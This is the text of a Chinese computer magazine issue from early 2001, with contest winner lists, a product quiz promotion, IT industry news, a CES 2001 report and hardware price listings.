编程大管家获奖名单

一等奖

浙江　张西林　　湖北　陈新艺　　内蒙古　王　炜

二等奖

兰州　张江红　　兰州　郭风琴　　青岛　王祥刚
兰州　张光辉　　北京　孙　勇

三等奖

山东　巩　明　　湖南　张　军　　安徽　雷　涛
宁波　叶高峰　　南京　冯　亮　　武汉　袁文俊
吉林　张才斌　　山西　赵曙伟　　上海　郭　明
浙江　任　捷　　南昌　郭　琨　　大连　郭宏硕
广东　王灿奕　　太原　袁世强　　深圳　顾华祺
广东　艾克军　　武汉　周治柱
黑龙江　陆晓东　　石家庄　李广新　　乌鲁木齐　张啸媛

数字先生获奖名单

一等奖

浙江　郑　焱　　大庆　张轶华　　山东　赵　文

二等奖

河北　康春来　　湖南　袁志坚　　河北　孟学峰
辽宁　贺成士　　西安　张联群　　宁夏　聂　毅
河北　张春霞　　福州　施均喜　　黑龙江　李姜霖
黑龙江　李艳华

三等奖

山西　郭　辉　　江苏　路　峰　　甘肃　唐继增
厦门　张志德　　辽宁　徐绍勇　　江苏　朱　伟
昆明　钟　垣　　甘肃　李喜堂　　兰州　衷世贤
青岛　王祥刚　　河北　刘登喜　　河北　张建省
湖北　黄宝军　　山东　霍洪林　　浙江　张西林
西安　葛国库　　内蒙　王海洋　　内蒙　王俊秋

金太阳《欧美英文歌曲》

真情回馈

KI GSUN

“贺岁2001”活动

金太阳产品之《欧美经典、流行英文歌曲》自上市以来，受到广大用户的一致好评，并收到数千封用户来信予以肯定并提出建议。新春之际，方直公司在充分保持原产品特色的同时，精心开发，限量推出珍藏版的《欧美英文歌曲全集》。为感谢各位用户的支持，现与《电脑爱好者》杂志社共同举办金太阳“真情回馈，贺岁2001”活动。

活动时间：2001年2月3日-2001年3月3日

活动及抽奖方式：

请选择以下题目的正确答案，沿虚线剪下贴在信封背面寄至深圳市方直信息科技有限公司。答对者即可参加本次抽奖活动，您将可能获得以下奖品。

幸运奖：5名

奖品：《欧美英文歌曲全集》一套

参与奖：100名

奖品：《欧美经典英文歌曲》一套

幸运奖名单在2001年第7期刊登，全部获奖名单在《电脑爱好者》网站上发布。

来信请寄至：深圳市振华路72号电子器材大厦
414栋东418

邮编：518031　　垂询电话：（0755）3261040

金太阳答题卡

1.《欧美英文歌曲全集》包含几个系列产品？
A、2个
B、3个
C、5个

2.《欧美英文歌曲全集》附送礼品是什么？
A、手表一只
B、照相机
C、手表一对

3.《欧美英文歌曲全集》产品中“音乐相册”功能可以让自己和家人照片MTV般欣赏？
A、能
B、不能

4.《欧美英文歌曲全集》可以让您逐句学唱每一首歌。
A、能
B、不能

5.《欧美英文歌曲全集》任一首歌及图片均可设为屏幕保护？
A、能
B、不能

■要闻

美国联邦贸易委员会批准合并案

AOL 时代华纳正式诞生

合并金额高达 1060 亿美元，两家公司股价双双收红。

Intel 收购 Xircom

以 7.48 亿美元收购移动计算设备公司 Xircom。

SONY 计划增加 PS2 产量

将在近三个月内增加一倍产量，以应付欧美等市场缺货问题。

著名投资银行高盛集团（Goldman）1 月 15 日表示

联想将是今年亚洲科技类股票首选股之一

高教自考可在网上自修

www.edu-edu.com.cn

上海开通网上“110”

“公安热线”电话号码为24023456，网址是www.china110.com，主要接受市民在非紧急状态下的咨询和求助。

卫生部明令禁止网上看病

根据互联网医疗卫生信息服务管理办法规定，所有卫生信息网站，只能提供医疗卫生咨询服务，不得从事网上诊断和治疗活动。

JOYO 登陆上海

阿斯龙入住 Micron 商用电脑

Micron 是北美地区第一家把 AMD“阿斯龙”用于商用电脑的重要制造商。

联通欲巨资打造CDMA

计划花费 150 亿元升级长城 CDMA 网络，并在其赢利后并入在香港上市的子公司。

■ 视点

擢拔人才委以重任　微软加强亚洲战略　【Megajoy.com】

日前，微软公司正式宣布，鉴于Michael Rawding先生在担任微软大中华地区总裁期间的杰出业绩，任命他为微软亚洲区副总裁；任命Alexander Huang先生为微软大中华地区总裁，负责微软公司在中国大陆、香港特别行政区及台湾的整体业务。新世纪伊始微软公司的这一重大任命行动，表明微软将继续加强亚洲战略，大力推进本区域的业务拓展。

互联网不相信“预言”　【ChinaByte】

去年年初，纳市股价节节攀升，IT 企业身价百倍，因而预言家扬言，“互联网的春天来了！”，然而还没等话音落地，纳市便发生大震荡，一直从高峰跌到低谷，被预言家们认为“最具价值”的股票顷刻间沦为“垃圾股”，善变的预言家们此刻立马变了一张脸：“99%的中国网站将在今年之内倒闭！”，危言耸听得不能不使人连打几个冷颤。然而年终盘点，虽也有网站魂归西天，但最多只占百分之几，健在的网站不只十家，而是百家、千家、万家，尽管他们也多少有些苦涩和无奈……真正了解网络的人永远不相信预言。人们终会看到互联网的胜利曙光，正如毛老人家所说：“前途是光明的，道路是曲折的！”

美网络广告支出及收益微增　【新加坡联合早报】

据AdZone互动公司公布的最新调查统计，去年全年美国网络广告支出为160亿美元，与前年相比只增长1.2%左右。这显示网络广告市场已随着整个产业的趋缓而回稳。在网络广告媒体中，品牌最强的首推亚马逊，去年12月的广告支出约为2740万美元。广告营收前三大网络媒体是美国在线、雅虎与电子湾，分别享有1亿美元、5930万美元与3900万美元的广告营收。

ISP 进入春秋时代　【ChinaByte】

广东有线电视台网分离后不到半个月，视讯宽带网于1月8号宣布了春节前的优惠计划，神州在线也在1月9日推出了“夜间免费上网服务”，263与瑞得在线前不久也都出台了优惠计划，ISP免费大战已经开始。通过这些可以看出，电信资费调整后ISP迎来了春秋时代，开始了群雄混战的竞争局面，这之中还包括广电部门的参与，相信这将打破中国电信长期以来的垄断地位，ISP原有的竞争格局将重新划分。

“免费午餐”进入倒计时　【ChinaByte】

年初，21CN收费电子邮箱（又称个人商务邮箱）正式推出，用户可以享受21兆邮箱存储空间，允许传送附件最大为6兆，同时还可以享受E-mail转手机短信息、转呼机、视频/音频邮件等附加服务，但每月得支付20元的‘特殊服务费’。此前263网络集团也推出了收费电子邮箱，收费为每月17、18元。另外在不久前TOM的新闻发布会上，163代总经理李伟斌提到了163电子邮箱收费会在短时间内推出。总之，国内有电子邮箱服务的网站都已纷纷将赢利点着眼于电子邮箱服务收费上。

美国科技业今年面临的五大挑战　【ChinaByte】

廿世纪末发迹的新经济在该世纪的最后一年遭遇前所未有的打击，迎接新世纪崭新的一年。纽约时报在其新闻网站特别发表专文，分析美国科技业今年即将面临的五大挑战，这些新经济亟待克服的难题有：反托拉斯法案将松绑，网路犯罪的威胁，高端市场竞争空间日益压缩，市场逐渐升温的反移动上网潮流，以及低迷状况下，企业家风险意识高增。可以预见的是，创业精神今年将被视为一种赌博，

业界视窗

取而代之的则是企业的风险意识。

网络大学遭大众冷落 【Donews】

如今在各个著名高校为远程教育摇旗呐喊之际，记者发现，作为时尚热点的网络大学的走势可能并不理想。究其原因不外乎以下几条：1.缺乏师生的沟通；2.教学软件质量不高；3.设置专业有限；4.学费较高。因此，网络大学要真正走到大众面前还需要漫长的时期。

网络行为调查：菜鸟最爱聊天！ 【赛迪网】

一项最新的网络行为调查显示，在15-24岁的上网族中，网龄在3年以上的网友跟网龄在1年以下的网友，在网络上爱好的东西大不相同。3年以上的老鸟，最爱的是免费ISP、搜索引擎等等，而1年以下的菜鸟，最爱的则是即时通讯，如ICQ、MSN等聊天工具。

奔腾4举步维艰 【赛迪网】

最新发表的在业界颇具影响力的《微处理器报告》指出，尽管AMD微处理器的时钟频率要低于Intel的奔腾4微处理器，但即使在奔腾4与RDRAM搭配使用的情况下，配置AMD微处理器的系统也要快出12个百分点。也就是说，AMD 1.2GHz的Athlon微处理器的性能要高于Intel最新的1.5GHz的奔腾4微处理器。

■图片新闻

联想伸手援申奥

联想电脑公司赞助北京2008年奥运会申办委员会签约仪式于近日举行。迄今，联想公司的赞助是奥申委收到的最大额度的赞助，赞助项目包括资金、机器设备、广告宣传等。联想公司因而被授予“奥申委合作伙伴“称号，并被接纳为奥申委声援团成员。



■声音

“如果在纸上画线，深紫外线光刻使用的是钝铅笔，而远紫外线光刻使用的是削尖了的铅笔。”

——这是英特尔的工程师作的一个形象比喻。第一台利用远紫外线光刻技术的芯片制造设备已于日前研制成功，这标志着半导体工业在生产10GHz芯片的征途中已经迈出了可喜的一步。

“我对中国能否在互联网领域取得一些人所预言的进步感到疑虑。”

——香港互联网调查公司Iamasia的首席专家根据在中国13个城市31210人进行的抽样调查宣称中国大陆网民人数只有1520万人，这个数字比中国互联网络信息中心发布的2000万人低25%。分析人士认为，这个较低的数字对于那些寄希望于中国庞大的网民人数来发展电子商务和提高广告收入的商家来说是一个不小的打击。

“我想，微软公司的知名度是最根本的原因。”

——IDC分析家Dan Kusnetzky如此解释黑客“钟爱”微软的原因。

■数字

2000年IT CEO财富悲喜榜

表1：个人财富增加的前十名

CEO姓名	公司	个人财富变化情况（亿美元）
劳伦斯·艾利逊	Oracle	+39
托马斯·M·西贝尔	Siebel Systems	+12
托马斯·古利萨诺	Paychex	+9.54
威廉·科曼	BEA Systems	+3.13
桑吉·希德胡	I2 Technologies	+2.38
帕特里克·H·内塔尔斯	Ciena	+2.32
沃特·阿列桑得里尼	Avanex	+0.99
约翰·E·沃尔诺克	Adobe Systems	+0.91
吉奥夫·泰特	Rambus	+0.77
迈克尔·C·鲁特杰斯	EMC	+0.29

表2：个人财富减少的前十名CEO

姓名	公司	个人财富变化情况（亿美元）
史蒂文·巴尔默	微软	－168
迈克尔·戴尔	戴尔计算机	－103
杰弗里·贝佐斯	亚马逊	－69
巴比·约翰逊	Foundry Networks	－30
罗伯特·格拉塞	Real Networks	－27
大卫·S·维特瑞尔	CMGI	－21
Pehong	Chen Broadvision	－21
丹尼尔·E·史密斯	Sycamore Networks	－14
史蒂芬·A·加罗法罗	Metromedia Fiber Network	－11
基思·J·卡拉	Ariba	－0.678

10亿美元	此为亚马逊2000年第四季度的销售额，比1999年同期增长了40%。
1700亿元	中国电信2000年的运营收入，比去年增长了15%。
228.8亿元	2000年国家审计署共查出企业因逃避银行债务、资金体外循环、改制运作不规范等问题造成的国有资产流失的数字。
6300万港元	由著名节目主持人杨澜任主席的阳光文化影视公司，截至去年9月底亏损的数额。
1万亿美元	据IDC预测，今年全球企业将在信息产品及服务上消费的金额。
87%	2000年的在线非法行径中发生于拍卖网站的比例。
57.98%	2000年12月被黑的网站中采用WindowsNT服务器的比例。
100000	目前已经有10万“全球通”手机用户尝试使用中文短信息。
500亿	微软公司股票在2000年全年一共损失了近60%，比尔·盖茨个人财富大幅缩水达500亿美元。

国际新闻

★2000年美国PC销量下降0.8%

据统计，2000年12月，全美共售出个人电脑100万台以上，比1999年12月减少24%。这是美国个人电脑销量连续五个月下跌。总计2000年全年，虽然电脑价格下降7%（平均仅为846美元），美国PC总销量仍然下降到1010万台（-0.8%），是有史以来的第一次下降。

★全球电子商务能力排名，中国列第37位

据美国信息顾问公司Meta集团日前发布的电子商务全球评比报告，中国名列第37位。Meta集团此次采用的调查评比依赖于全球新电子商务经济指数（GNEI）。此次评选共评出47个国家，美国获得最高分，日本之次，然后依次是德国、法国、芬兰。

★美国DVD市场空前火爆

美国家庭视频产品的租赁收入在2000年达到了创纪录的82.5亿美元，比1999年增加了2.2%，尤其是在录像带和蓬勃发展的DVD的收入上，都取得了历史最好成绩。亚马逊公司的创始人贝佐斯表示，DVD的迅速崛起，不仅增加了传统零售商的收入，也给家庭视频产品市场上的互联网零售商提供了极大的商机，DVD视频产品已经成为亚马逊一项重要的收入来源。

★Zenith将生产低价数字电视机

美国Zenith公司宣布，将于今年下半年正式生产价格低于1000美元的27英寸数字电视机。该电视接收机将搭载支持长宽比为4:3的SDTV显示器。同时还将配置直接连接有线电视的QAM调制解调电路和用于地面波数字广播电视的VSB调制解调电路。

★飞利浦将推出DVD+RW录像机

荷兰飞利浦公司将于2001年第2季度推出DVD+RW录像机，价格预计为2000美元～3000美元。预定同期还将投放面向计算机的DVD＋RW驱动器。

国内新闻

0.6纳米的世界之最　我国科学家研制出迄今世界上信息存储密度最高的有机材料，把信息存储点径缩小到0.6纳米，从而在超高密度信息存储研究上再创“世界之最”，保持了从1996年起就占据的国际领先地位。

铁通欲打破电信格局　酝酿数年之久的中国铁通公司近日成立，并将于3月份以后正式运营。它将经营除移动通信外的包括市话、长话、互联网、数据通信、IP电话等几乎所有电信业务。中国铁通公司是由铁道部控股、铁路全路14个铁路局等共18家股东共同出资组建的电信运营企业，总资产136亿元，拥有覆盖全国6.5万公里铁路沿线的通信网络和12万公里长途通信线路的资源，其中干线光缆4.2万公里，数字微波4593公里。铁通计划在三年后与联通合并，并在国内外上市。

网络空调在海尔诞生　海尔集团率先将网络控制技术应用到空调设备上，实现空调的远程网络控制，并能通过互联网判断和反馈用户的运行情况。据称，一台MRV的室外机可以拖动286台室内机，各室内机可单独控制，也可进行集中控制。

中国首台家用网络全自动洗衣机诞生　无锡小天鹅股份有限公司技术中心日前研制出中国第一台家用网络全自动洗衣机，能通过简单的家庭网络服务器直接连接上网，实现双向数据交流。它可浏览用户所需信息，实现故障自动反馈，同时可下载新的程序，更新洗衣机的洗涤方式。

清华同方推出千兆家用电脑　清华同方公司日前推出采用AMD Athlon 1GHz处理器的学者2170千兆家用电脑。用户将通过2170的出色表现体验AMD与同方共同营造的GHz环境，感受千兆电脑带来的快速和流畅。

SONY极品飞驱“加速”登场　SONY公司即将全面上市52X CD-ROM，这是目前市面上最高速的CD-ROM之一。它具备7800kB/s（52倍速）最高传输率和80ms寻道时间的超前性能表现。内部采用全钢机芯，并特别针对中国市场而增强读取技术，保证读盘时的稳定性和纠错能力，同时还可手动调速，售价为450元。

“少儿”不让须眉　苏州一位年仅15岁的初中生，不仅建成了属于自己的网站，还有人愿意出5万元以上的价格收购！这位被人们誉为“电脑小天才”的学生名叫蒋亚亚，是苏州国际外语学校的

STUDIO ONLINE 圆你的导演梦　近日，品尼高公司推出了新产品——Studio Online视频编辑套件，可以轻松地从录像设备或电视上截取视频片段，并随心所欲地加入300多种不同效果的片头字幕、转场特技和音乐，甚至可以录制自己的声音加上特技效果合成到影片中。最后Studio Online还会指导用户把影片免费上载到特殊的视频发布网站予以发布。



日立可穿戴式网络设备亮相　日立公司日前宣布与Shimadzu及CMD共同开发出轻巧型可穿戴式网络设备WIA。它采用Windows CE 3.0操作系统，由可戴式显示器及口袋型控制装置共同组成，装置重230克，无硬盘，800x600的分辨率，支持18位彩色显示。除提供无线网络存取功能外，还支持Type II CompactFlash卡插槽，可由USB接口提供显示器所需的视频信号。



初三学生。他于一年前注册了服务器与域名，花了3天时间建起了一个自己的游戏网站———“豆豆网站”。目前该网站每天的点击率都达到三四百人次 。

单碟30GB硬盘片在我国台湾率先实现量产　据我国台湾媒体报道，和乔科技日前正式量产单碟存储容量可达30GB的硬盘片，成为全球首先量产这一高容量硬盘片的供货商，第二季度可望再推出40GB高容量的硬盘片。和乔科技表示，硬盘单碟容量越来越大，而单位存储成本已大幅降低，这将有助于提高市场占有率。

诺基亚和中华网结盟　诺基亚、中华网日前宣布结盟，意欲开拓称霸中国的宽带联网市场。根据这项策略性联盟，诺基亚将主要集中在宽带联网的整合，至于中华网则将充当互联网内容供应商的角色，提供类似录影带、电玩、社团服务、电子书、网上购物以及网络浏览等内容的服务。

创新声卡打假出新招　最近，中国消费者协会和创新公司联合推出创新声卡防伪电话查询系统。只要是创新公司近期出的声卡，每个声卡上都会有一个电话防伪标签，刮开标签中间的覆膜，就会露出21位防伪号码，只要您拨打8008103150，然后输入您的21位号码，电话语音就会帮助您辨别真假。

我国再次培育出“中国芯”　近日，北京大学传出喜讯：继１９９９年底研制出我国第一颗具有知识产权的嵌入式微处理器后，又研制出了支持３２位和１６位两套指令系统的微处理器，并设计出操作系统和信息家电的原型。这标志着我国嵌入式微处理器研制达到９０年代末国际水平。

搜狐手机短信服务（SMS）全面推出　2001年1月15日，国内最大的中文门户网站搜狐公司（NASDAQ SOHU）向全国全球通用户全面推出搜狐手机短信服务（Short Message Services），提供基于普通手机的由用户自由定制的无线互联网信息点播增值服务。

中国频道国内首推".tv"域名注册服务　1月10日，中国频道（www.china-channel.com）与The .tv corporation签署协议，成为国内首家".tv"域名注册商。从今天开始，注册用户可以在中国频道的实时注册系统实时注册".tv"域名。

国讯上网一分钟一分钱　1月15日，国讯神州在线（www.1010.com）宣布用其95788特服号拨号上网，从零时到8时，每分钟一分钱；８时到２０时，每分钟２分钱；２０时到２４时，每分钟２．５分钱。不限时注册包月的价格也降至每月５８元。此外，节假日全天皆一分钟１．５分钱。据悉继北京之后，国讯将在全国２３个城市陆续实行此价。另：2001年1月9日至6月9日在www.1010.com在线申请将有机会获得1-2小时／天的夜间免费上网时段（限广州、深圳、北京地区）。

■国际新闻

★日本计划通过电线进行网络通信

为促进社会信息化发展，日本主管信息通信产业的总务省决定，开发利用电线作为高速通信网络通信线路的技术，并力争在2002年前取得成功。为此，政府的信息技术战略会议建议降低网络构筑和使用价格。

★互联网上观“庙会”

据新德里消息，赶不到恒河参加印度教每12年一度“瓦罐庙会”浸浴的教徒，可上网参与仪式。这不仅使印政府消除了活动当天人员拥挤的顾虑，而且还使更多的人可登录到相应的网址来观摩这一盛会。

★“MP3之子”MP3 Pro将问世

德国的Fraunhofer学院和法国的汤姆森公司正在开发新一代MP3格式，又被称为“MP3Pro"，体积大小和提供64kbps音频质量的文件一样，但可以提供128kbps的音频质量。

★DoCoMo宣布回收新型爱立信手机

据日本最大的手机运营商NTT DoCoMo公司于近日宣布，由于手机存在问题，他们将回收日本市场上的两款最新型爱立信手机。据报道，这些手机是爱立信首次推出的支持DoCoMo公司I-mode无线上网服务的款式，它们自去年十二月份开始面市，已经售出大约一万两千个。

★英特尔挑战TransMeta 推出低压节能笔记本CPU

据德国和美国的一些媒体报道，英特尔公司可能将提前推出一些新款笔记本微处理器，以抵御来自AMD和TransMeta的竞争压力。两款新产品包括PIII 500和低电压版本赛扬500。

高速运算的电脑将进入我国　据央视国际网络报道，美国总统克林顿宣布取消部分电脑硬件的出口管制，这意味着世界上除了极少数的几个国家之外将都可以购买美国的电脑设备。根据规定，中国可以购买的超级电脑运算速度从原来的每秒两百八十亿次提高到每秒八百五十亿次理论运算。



海尔电脑2001年目标增长150%　海尔电脑2000年的销量超过了20万台，远远超过年初的预期。这是海尔电脑1999年面市喜迎开门红之后的又一次质的飞跃。下一步海尔电脑要通过电话订购、连锁专营等多种手段和形式开展个性化的商务，2001年销售目标是50万台电脑，增长量达150%。（图为海尔的恶劣气候测试环境。）



2001年国际消费电子产品展（CES）巡礼

曾几何时，"数字化生存"这个概念既让我们激动万分,又让我们感到有些虚无缥缈。毕竟，理想到现实的距离到底有多少远，谁也无法给出明确的答案。当我们满怀喜悦地憧憬数字化生活的美好未来时，在现实生活中，真正数字化的产品却是芳踪难觅——那些号称是数字化的产品其实只不过是在某些不起眼的地方应用了一点数字技术的"伪数字化"。然而，今年元月6日至9日在美国拉斯维加斯举办的2001年国际消费类电子产品展示会（CES）上，我们却明明白白地听到了数字化生活向我们走来的清晰的脚步声。在为期4天的产品展上，世界各国电子视听、电脑、因特网等领域１８００个技术领先的厂家展示各自的最新技术和最新产品，从DVD影碟机、掌上摄影机、MP3播放器到电子炒锅、相机、手表等，数字化产品已深入到我们生活的方方面面，无处不在、应有尽有。尽管在这些新产品和新技术当中有一些尚未进入市场，但却给我们带来了对数字化生活的感性认识。

一、尖端电子产品荟萃

在CES大约120万平方英尺的展览厅内，放眼望去，映入眼帘的几乎全是各种各样的消费类电子产品，其中具有代表性的产品和技术有：

Xbox游戏机 该产品定位于15到26岁的游戏迷，外型线条明快，通体黑色，一个"X"刻于机器上方，圆型浅绿色图标在X的中央，在手柄处GAME四个字母呈爆炸状，用硬盘来存储游戏，有四个游戏接入口（一般游戏机只有两个接口），可连接新的数字高清晰度电视及高速互联网。微软公司董事长比尔·盖茨亲自在CES中为其作了展示。目前，Xbox硬件产品已经成型并整装待发。



图1

TI的具有MP3编码能力的DSP（互联网数字音频信号处理器）——DA250 该产品使用了业界最先进的功率管理技术，一部便携播放机使用两节AA电池，互联网音频播放时间可以达到最多70小时，其DSP的处理能力在市场上也出类拔萃，在本次大展上大放异彩。

新型DVD芯片 Cube公司推出了制造工具包，使接单生产厂商可以迅速开发出集MPEG录像机、CD录音机和DVD机于一身的双碟光盘播放机。Faroudja推出的芯片能增强家庭影院中数字液晶及等离子显示屏的效果。Genesis Microchip公司则展示了三款双频、录像扫描转换技术，该技术针对数字电视、高清晰度电视、平板电视和DVD市场，能提供诸如先进扫描和画中画功能。国家半导体公司推出新一代的Mediamatics系列解码/显示音频一体化芯片。

各类设计新颖的电子手表 三星公司展出的手表电话具备计时、语音备忘录、声控手机等功能。卡西欧公司展出的手表是世界第一款可穿戴的数码相机，能拍摄100张照片。

各类性能先进的视听设备 先锋公司展出的DV-AX10音响能播放CD和DVD，音质效果极佳。 Rio展出的车载立体声音响可以存储大量数码音乐文件，消费者从美国西海岸的洛杉矶开车到东海岸的纽约市来回十趟都不会听到重复的歌曲。日本奥林巴斯公司展示的一款数字微型电视，其观看范围相当于6.2英寸电视，清晰度和音响效果均高于普通电视。诺基亚推出的"媒体终端"（Media Terminal）能够接收数码电视信号、点播电视节目、播放MP3音乐、与数码相机相连接、上网冲浪。索尼公司的Airboard有一个触摸屏，可供使用者在观看电视的时候无线上网和收发电子邮件。Harman Kardon公司展出的"数码媒体中心"具备高速上网功能，能在网上观看流媒体（包括音频与视频），还内置了DVD／CD播放器和一个30G的硬盘（可存储近万首MP3格式的压缩歌曲）。

电子炒锅 数字厨房设备公司设计生产的电子炒锅的手柄上有一个显示屏，如果锅在加热过程中达到了预定温度，将自动提醒操作者。电子炒锅还提供一本电子菜谱。

智能报箱 Brivo公司展出的智能报箱体积相当于一台洗衣机，昼夜24小时工作，投递员只要在它的面板上一按就能打开盖子，把投递的物品放进去。智能报箱然后自动通过电子邮件或传呼通知主人。

二、全球消费电子产品市场继续看好

在本次大展上，美国消费电子产品协会发布的报告认为，去年，仅美国一个国家，DVD影碟机、掌上摄影机、MP3播放器等便携设备的销售创造了901亿美元的新纪录，销售额与1999年相比提高了10%。2001年将是全球消费电子产品市场的连续第9个增长年，其销售额预计将达到956亿美元，比上一年增长6%。

该协会的分析显示，受数字革命影响最大的是家用信息技术产品，其销售额将在2001年达到390亿美元，比上一年上涨3.3%。其中，数码相机的发展速度最快，从1996年到2000

年间增长了6倍多，其销量在2001年有望达到640万台。

在信息技术类消费电子产品中，计算机的销售额仍将独占鳌头并将大幅增长。目前58%的美国家庭拥有个人计算机，到今年年底这一比例将达到63%。与计算机有关的打印机、调制解调器等外围设备及软件的销售额则将在今年达到150亿美元，使个人计算机家族的总销售额达到320亿美元。

该协会预计，移动电子产品的销售额在2001年将达到105亿美元，其中移动电话销售额有望达到37亿美元，比上年增长16%。数字电视机、DVD机等视频产品也将在2001年出现强劲增长，其销售额将从去年的192亿美元上升到2001年的203亿美元。

亚马逊CEO贝佐斯也指出：消费类电子产品在亚马逊网站所有商品当中销售额增长最为迅速。在Palm IIIXE手持电脑等商品的带动下，消费类电子产品的销售已经成为该公司2000年第二大收入来源。贝佐斯预计用不了多久，消费类电子产品就将取代图书成为亚马逊网站最大的创收来源。

三、来自中国的声音

据了解，去年参展的中国公司只有10多家，而今年则有140多家。不仅康佳、海尔、长虹等大公司有自己独立的大型展台，深圳凯创等中型企业有自己的展位，就连许多不知名的民营公司也联合起来，把自己的产品摆到了拉斯维加斯的展台上。康佳已是第四次参加消费电子展，今年带来了高清晰度电视、逐行扫描电视、网络电视等中高档电视产品，并将“七彩小画仙”电视机的彩色充气模型放在了展会主会场——拉斯维加斯会展中心大门的右侧。

中国企业在此次展览会上的亮丽表现，引起了世界同行们的注目。美国消费电子产品市场专家克里夫·里德说，中国企业近几年进步很快，参与国际市场竞争、树立自己品牌的意识不断加强，走向世界的步伐不断加快。

国际消费电子产品展也成了中国企业展示自身实力的一个窗口，为他们提供了一个融进国际市场的机会。

四、未来趋势

在本次国际消费电子产品展上，既展示了消费类电子产品领域的最新技术和产品，也反映出了消费类电子产品市场未来的发展趋势。具体来讲，主要有以下几点：

1．所有的电子产品都将具有网络浏览功能。目前，互联网浏览器正被加入到电子游戏机和电视机等电子产品中，当然，在宽带接入方式得到大规模普及之前，利用这些电子产品构造一个数字化家庭还只能停留在设想阶段。

2．互联网音乐设备将成为时尚。尽管目前各家大型唱片公司因为担心版权问题，都没有通过互联网销售其最受欢迎的音乐产品，但许多消费电子厂商——不管是日本的索尼、荷兰的飞利浦这样的大公司，还是美国新入行的小公司——都纷纷在本次大会上发布多种多样的互联网音乐播放设备，从轻薄的便携式设备到家用立体声设备应有尽有。互联网音乐播放器的出货量在1999年达到100万台，预计在2000年已达到500万台。

3．电视产品即将迎来新时代。本次大展的展厅几乎成了电视的海洋，世界各大厂家如索尼、松下、康佳和长虹等都展示了已经投产或具备投产能力的新型换代电视，如高清晰度电视、数字电视、平板液晶电视、等离子体显示电视和逐行扫描电视。电视产品全面换代已经指日可待。

4．袖珍全能个人数字助理呼之欲出。本次展会上已出现了掌上电脑和移动电话二合一的产品，便携式、可穿戴式数字视听系统、带摄像头的微型电脑也已经出现。可以预见的是，具有笔记本电脑功能、可进行无线通讯、全球卫星定位、带摄像头的袖珍全能个人数字助理即将出现。

总之，在新世纪开始之初的这次展会为我们描述了未来数字化生活的轮廓，让我们感受到了数字化生活扑面而来的气息。



汽车数字式高保真视听系统。



日本奥林巴斯公司展示的一款数字微型电视，其观看范围相当于6.2英寸电视，清晰度和音响效果均高于普通电视。



松下公司展示的带摄像头的微型电脑。



图为索尼公司展示的仍在研制阶段的大容量存储光盘，其数据存储容量相当于多张DVD。



这是参观者在台湾展区参观台湾一家名叫“CD图书馆”的设备。



这是美国一家公司展出的电子书，这种电子书除具有掌上电脑的一切功能，还可以储存书籍内容等。



这是日本JVC公司展出的便携式数字视听系统。



中国台湾一家公司展出的新型可视电话，这种电话内置的摄像头每秒钟传输15帧画面，此外，该电话还可以播放录像和电视节目。

风向标

□栏目主持　胡克

受假日及香港价格的影响，CPU价格有小幅波动，出货量较大。赛扬II 600从560元涨到了600元以上，不过由于用户对赛扬的购买不是很积极，价格又回到了600元以内。而包超的赛扬的范围又扩大了，市面上已有商家卖包超950的1.7V赛扬II 633，价格630元。由于超频后的频率已经接近铜矿核心的极限，购买这种CPU的时候，严格测试加良好的散热也是必不可少的，另外还需要注意冬天的包超CPU能不能过夏天的问题。更高频的赛扬II 733也有卖了，但价格却是要900元！其他赛扬II 566/667/700价格为550/620/730元。而主流PIII最近也开始涨价了，PIII 800EB由1580元左右涨到了1630元，不过这样的幅度对买PIII的人来说并不看在眼里。散装PIII 667EB/700E/750E/的价格是1260/1280/1450元，盒装价格依然是贵100元左右。P4依然是贵族的选择，虽然降价不少，但P4 1.4GHz 套装7XXX的天价还是算了吧。另外Intel又新出了P4 1.3GHz，怀疑是1.4GHz降下来的，反正我是绝对不推荐任何P4配置的电脑。至于AMD的CPU，随着不停的降价，性价比越来越高，毒龙650最低时仅仅370元，毒龙750也不过550元而已。销量好了，缺货和价格波动也是少不了的，毕竟比同频赛扬II的性价比高太多了。而国际市场上毒龙已有850MHz的产品，赛扬II 800哪是对手。雷鸟方面，1590元的1GHz的雷鸟已经断货，就连2010元的1.1GHz的雷鸟也已经寥寥无几，除因春节商家不愿过多进货外，有些消费者宁愿满市场去找GHz的雷鸟也不愿购买性价比最高的雷鸟850MHz（990元），原因？雷鸟850哪儿有“千兆雷鸟”听起来响亮！

内存暂缓了降价的脚步，现代PC133的价格是，64MB的195元，128MB的380元。KingMax PC133/150 128MB价格稍有波动，是510/515元。考虑到春节期间，商家减少进货量与购机者增多两方面的原因，价格波动也是少不了的，该买就买。

主板市场上，DDR主板赚够了眼球后也渐渐平静，毕竟大家还是只用SDRAM。近段时间没有多少新主板上市，稍微可以关注一下的是受到广泛好评的EPOX 8KTA3大量到货，除了其所用的KT133A+686B配置和良好的超频性外，其包装也很有意思，是个半透明的手提袋，价格在1000元左右。而VIA 694X系列受到815EP的压制，价格也是一降再降，六七百元就能买到不错的694X主板了。

迈拓硬盘在性能、渠道、广告等多方面下手，已把迈拓的品牌打入了用户心里，而近来价格也降了不少，1100元就能买到星钻一代40G。不过大家在购买迈拓硬盘时经常会遇到同型号价差几十元的情况，原因是:(1)质保期，正规迈拓硬盘是三年质保；(2)代理商，迈拓的大陆代理是蓝德；(3)包装，蓝德在国内销售的钻石硬盘都是有包装盒的，同样问题也出现在另一个销路不错的IBM硬盘身上，大家购买时多注意一下这些方面。IDE硬盘的单碟容量又创新高，WD推出了单碟30G的5400转硬盘，7200转的产品也将于3月推出，是不是硬盘也要有自己的摩尔定律了？

上次才说GeForce2 GTS价格太高，这次就看到新天下的GTS 32MB DDR降到了1550元，真是便宜。不过动作更怪的则是双敏，新推出的速配7000，配置为GeForce2 Pro 32MB -5.5ns SDRAM(不是DDR！？)，价格是1050元，目标是夺取GeForce2 MX的市场，比不少高档品牌的MX还便宜，而核心可是比GeForce2 GTS还要高一档的GeForce2 Pro，诱惑太大了。有了好显卡也要有相搭配的显示器才行，低端的17"平面直角以及纯平又开始降价了，三星750S/753DF降到了1890/2690元，不过更令人流口水的是CMASTER编辑部正在摆弄的三星900NF+ATI RADEON 32MB DDR。

鸣谢本栏特约信息员
杨法　　余庆辉

报价杂货铺

★ 光驱

型号	价格
Acer 40X	370元
Acer 50X	405元
Genius 40X	380元
Genius 50X	410元
Aopen 40X	320元
Aopen 50X	350元
三星 40X	360元
顺新 40X	360元
美达 50X	330元
ARTEC 40X	340元
源兴 48X	400元
阿帕奇 48X	410元

★ 显示器

型号	价格
LG 575N	1380元
LG 775N	1900元
LG 775FT	2599元
ViewSonic E653	1380元
ViewSonic E70	1980元
ViewSonic G773	2650元
飞利浦 105G	1480元
飞利浦 107E	1900元
飞利浦 107G	2250元
